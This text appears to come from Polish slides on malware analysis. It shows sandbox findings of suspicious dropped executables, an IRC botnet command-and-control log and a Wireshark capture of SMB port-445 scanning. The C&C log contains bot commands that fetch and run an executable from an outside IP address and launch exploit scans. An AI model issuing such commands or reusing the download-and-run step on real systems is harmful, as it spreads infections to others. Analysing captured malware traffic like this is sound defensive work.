
Found new file (susp.): /Documents and Settings/Bebop/Local Settings/Temporary Internet Files/Content.IE5/B4YL4ZHX/gh[1].exe [score: 5]

Found new file (susp.): /Documents and Settings/Bebop/Application Data/Microsoft/CryptnetUrlCache/Content/94308059B57B3142E455B38A6EB92015 [score: 1]

Found new file (susp.): /Documents and Settings/Bebop/Application Data/ujfvot.exe [score: 5]


Found new file (susp.): /Documents and Settings/Bebop/Application Data/16.exe [score: 5]

Rzeczywiste przykłady: uruchomienie malware-u (komendy od serwera C&C)



```
:hub.us.com 332 [N00_USA_XP_9611020]___ #s :.asc -s|.http http://146.185.246.89/tv.exe|.asc exp_all 25 5 0 -
a -r -e|.asc exp_all 25 5 0 -b -r -e|.asc exp_all 20 5 0 -b|.asc exp_all 20 5 0 -c|.asc exp_all 10 5 0 -a
:hub.us.com 333 [N00_USA_XP_9611020]___ #s ND24 1350910726
:hub.us.com 353 [N00_USA_XP_9611020]___ @ #s :[N00_USA_XP_9611020]___
: [N00_USA_XP_9611020]___!SP2-508@
:hub.us.com 353 [N00_USA_XP_9611020]___ @ #Ma :[N00_USA_XP_9611020]___
PRRMSG #i :HTTP SET http://146.185.246.89/tv.exe
PRRMSG [N00_USA_XP_9611..@ : Random Port Scan started on 194.x.x.x:445 with a delay of 5 seconds for 0
minutes using 25 threads.
PRRMSG [N00_USA_XP_9611..@ : Random Port Scan started on 194.29.x.x:445 with a delay of 5 seconds for 0
minutes using 25 threads.
PRRMSG [N00_USA_XP_9611..@ : Sequential Port Scan started on 194.29.0.0:445 with a delay of 5 seconds for 0
minutes using 20 threads.
PRRMSG [N00_USA_XP_9611..@ : Sequential Port Scan started on 194.29. with a delay of 5 seconds for
0 minutes using 20 threads.
PRRMSG [N00_USA_XP_9611..@ : Sequential Port Scan started on 194.0.0.0:445 with a delay of 5 seconds for 0
minutes using 10 threads.
PING :hub.us.com
PONG hub.us.com
PING :hub.us.com
PONG hub.us.com
PING :hub.us.com
PONG hub.us.com
PING :hub.us.com
PONG hub.us.com
```


Rzeczywiste przykłady: uruchomienie malwaru(ruch sieciowy po wydaniu komend)



The image shows a Wireshark network traffic capture titled "20121023-run02.net.dump.pcap - Wireshark". The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Help) and a toolbar with various icons for file operations, capture, and analysis. A filter bar is present with the text "Filter:" and a dropdown menu showing "Expression...", "Clear", and "Apply". The main display area shows a list of network packets. The columns are "No.", "Time", "Destination", "Protocol", and "Info". The "Destination" column is redacted with a black box. The "Protocol" column shows "TCP" for all packets. The "Info" column shows various applications sending SYN packets to "microsoft-ds".

No.	Time	Destination	Protocol	Info
2028	406.201077	194.29.152.86	TCP	groove-dpp > microsoft-ds [SYN] Seq=
2029	406.262212	194.29.213.51	TCP	lupa > microsoft-ds [SYN] Seq=0 win=
2030	406.262737	194.29.18.18	TCP	mpc-lifenet > microsoft-ds [SYN] Seq=
2031	409.214681	194.29.152.86	TCP	groove-dpp > microsoft-ds [SYN] Seq=
2032	409.215108	194.29.213.51	TCP	lupa > microsoft-ds [SYN] Seq=0 win=
2033	409.215393	194.29.18.18	TCP	mpc-lifenet > microsoft-ds [SYN] Seq=
2034	411.621056	194.29.80.240	TCP	kazaa > microsoft-ds [SYN] Seq=0 wir
2035	411.621593	194.29.85.19	TCP	scanstat-1 > microsoft-ds [SYN] Seq=
2036	411.622073	194.0.0.1	TCP	hpss-ndapi > microsoft-ds [SYN] Seq=
2037	411.622592	194.0.0.2	TCP	aeroflight-ads > microsoft-ds [SYN]
2038	411.623723	194.0.0.3	TCP	aeroflight-ret > microsoft-ds [SYN]
2039	411.623942	194.0.0.4	TCP	qt-serveradmin > microsoft-ds [SYN]
2040	411.624124	194.0.0.5	TCP	sweetware-apps > microsoft-ds [SYN]
2041	414.683451	194.29.80.240	TCP	kazaa > microsoft-ds [SYN] Seq=0 wir
2042	414.683884	194.29.85.19	TCP	scanstat-1 > microsoft-ds [SYN] Seq=
2043	414.684166	194.0.0.1	TCP	hpss-ndapi > microsoft-ds [SYN] Seq=
2044	414.684431	194.0.0.2	TCP	aeroflight-ads > microsoft-ds [SYN]
2045	414.684894	194.0.0.3	TCP	aeroflight-ret > microsoft-ds [SYN]
2046	414.685087	194.0.0.4	TCP	qt-serveradmin > microsoft-ds [SYN]
2047	414.685235	194.0.0.5	TCP	sweetware-apps > microsoft-ds [SYN]
2048	415.230325	194.29.152.86	TCP	groove-dpp > microsoft-ds [SYN] Seq=
2049	415.230765	194.29.213.51	TCP	lupa > microsoft-ds [SYN] Seq=0 win=
2050	415.230999	194.29.18.18	TCP	mpc-lifenet > microsoft-ds [SYN] Seq=
2051	420.699068	194.29.80.240	TCP	kazaa > microsoft-ds [SYN] Seq=0 wir
2052	420.699460	194.29.85.19	TCP	scanstat-1 > microsoft-ds [SYN] Seq=
2053	420.699730	194.0.0.1	TCP	hpss-ndapi > microsoft-ds [SYN] Seq=
2054	420.700036	194.0.0.2	TCP	aeroflight-ads > microsoft-ds [SYN]
2055	420.700487	194.0.0.3	TCP	aeroflight-ret > microsoft-ds [SYN]
2056	420.700676	194.0.0.4	TCP	qt-serveradmin > microsoft-ds [SYN]
2057	420.700849	194.0.0.5	TCP	sweetware-apps > microsoft-ds [SYN]